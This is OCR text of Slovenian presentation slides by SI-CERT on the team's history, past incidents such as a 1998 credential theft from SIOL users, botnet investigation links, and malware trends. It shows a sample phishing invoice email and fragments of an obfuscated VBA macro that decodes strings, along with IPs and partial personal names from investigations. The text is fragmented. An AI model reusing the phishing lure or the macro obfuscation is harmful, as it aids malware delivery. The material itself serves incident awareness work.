si·cert

Gorazd Božič, SI-CERT
gorazd.bozic@cert.si, @sicert

9. posvet dolenjskih in belokranjskih informatikov, 24. 3. 2016

SI-CERT

- nacionalna kontaktna točka
- preiskovanje, svetovanje, koordinacija
- ozaveščanje
- pričetek delovanja: 1995

Date: Mon, 11 Aug 1997 16:41:08 +0200
From: Gorazd Bozic <Gorazd.Bozic@arnes.si>
To: "Peter [redacted]" <[redacted]@fiwc.navy.mil>
Subject: SI-CERT #970811-1603 / Root compromise on [redacted]

Rihard Levjesrčni kradel uporabniška imena in gesla Siolovih naročnikov


Pošlji Tiskaj Velikost pisave

Ljubljana, 04.06.1998, 16:54 | STA

Po ugotovitvah kriminalistične službe pri ministrstvu za notranje zadeve je uporabniška imena in gesla naročnikov ponudnika internet storitev SIOL kradla in preprodajala skupina hekerjev pod vodstvom moškega, čigar identitete še niso želeli sporočiti, javnosti pa je znan pod psevdonimom Rihard Levjesrčni. Preiskava pa je doslej ovrgla domneve, da so v krajo in prepodajo uporabniških imen in gesel vpleteni zaposleni v Siolu.

Kot je na današnji novinarski konferenci pojasnil podpredsednik uprave Telekoma Slovenije Miran Kramberger, so do uporabniških imen in gesel prišli tako, da so se ob priklopu na sistem Siola s posebnim programom lažno predstavili kot strežnik za elektronsko pošto. Naročniki Siola, ki so pošiljali elektronsko pošto, so se tako prijavljali na lažni strežnik, s čimer so bila njihova imena in gesla dostopna tudi nepooblaščenim. Po besedah Mirana Krambergerja pa v nobenem primeru ni prišlo do vdora v računalniški sistem Telekoma. "Podatki so nepoškodovani," je zatrdil.


--
Gorazd Bozic, ARNES SI-CERT * gorazd.bozic@arnes.si tel:+386 61 125 1515
Jamova 39, 1000 Ljubljana * http://www.arnes.si/ fax:+386 61 125 5454
Slovenia * http://www.arnes.si/si-cert/



RADIO TELEVIZIJA SLOVENIJA

arnes

SEVER & SEVER PRODUCTION



podpora,
helpdesk

omrežje
storitve
multimedija
GRID


register.si
SI-CERT
SIX

SI-CERT in država

- Ministrstvo za javno upravo
  Sklep Vlade RS 38600-3/2009/21 (8. 4. 2010)
- Ministrstvo za obrambo
  Pogodba o usposabljanju 4300-392/2013-2
- Agencija za komunikacijska omrežja in storitve (AKOS)
  Zakon o elektronskih komunikacijah, 81. člen
- Strategija kibernetske varnosti
- EU NIS direktiva



CYBER EUROPE
enisa
CYBER EUROPE


NATO
OTAN



CARROLL
DDOS
DDOS
DDOS
213.121.24.85
212.224.0.188
IPV6
164.8.16.127
STLINUX
GAMES.SI-CERT.ORG
60543
22.107
psyBNC
19850
19652
BNC
BNC
213.161.5.29
TRIERA
SIOL
SIOL
BOTNET
IPV6
CARROLL
164.8.235.26
IRC.SLO-CORP.NET
PLAY3R@EMAIL.SI
#WARNING
9899
PSYBNC
psy BNC
164.8.235.27
7526
SLO-CORP.NET
IPV6
209.126.240.136
212.81.0.200
(SSH)
OPENSSH
164.8.16.170
psyBNC
OPENSSH
193.95.242.156
(BALKAN-WARRIORS.ORG)
MARKO [redacted], FIREX@SIOL
164.8.16.190
164.8.16.172
164.8.233.107
194.249.33.172
MVE [redacted]
20069
DDOS
psyBNC
psyBNC
193.77.154.33
[redacted] ORG
SAMO [redacted]
MAIL. [redacted]
194.249.24.77
ŠKOLAR1
IPV6
CARROLL
PLAY3R IRCNET
PSYBNC
psyBNC
133.87.126.157
BOTNET
PLAY3R (IRCNET)
82.192.51.20
TELEMACH
PSYNCB
193.95.242.156
NICE-CLAN.ORG
FIREX@SIOL.NET
213.134.169.239
psyBNC
133.87.128.198
psyBNC
200.40.101.22
193.77.81.195
BABYKA.NET
d3@etendi.com
IPV6
CRNA
194.165.126.32
SIOL
admin.si-cert.org MX

ŠTEVILO INCIDENTOV NA LETO



ŠKODLJIVA KODA
INFRASTRUKTURA
SOC. INŽENIRING

Invoice 2016-93825151

"Luann Kelly" <KellyLuann21@pygmalion-vs.ch>

Sent: 2/16/2016 11:58:58 PM

To: [redacted]@paloma.si>

SCAN_INVOICE_2016_93825151.doc

Hi [redacted],

Here's invoice 2016-93825151 for 123,96 USD for last weeks delivery.

The amount outstanding of 177,59 USD is due on 23 Feb 2016.

If you have any questions, please let us know.

Thanks,
Luann Kelly
National Oilwell Varco, Inc. www.nov.com

```
  Dim somehernya_7() As String
  Public somehernya_4 As String
  Public somehernya_5 As String
  Public somehernya_6 As Object
  Public dikenson() As String
  Private MapsInitialized As Boolean
  Private mDBname As String
  Private MapInit As Boolean
  Sub LoadLevel()
```

```
    For somehernya_8 = LBound(somehernya_7) To UBound(somehernya_7)
    somehernya3_1 = somehernya3_1 & Chr(CInt(somehernya_7(somehernya_8)) - 1000)
  Next somehernya_8
GoTo s7
    If (a = "top" And b = "bottom") Or (a = "bottom" And b = "top") Then
        getTypeBodyCell = "tb"
    End If
    If (a = "left" And b = "right") Or (a = "right" And b = "left") Then
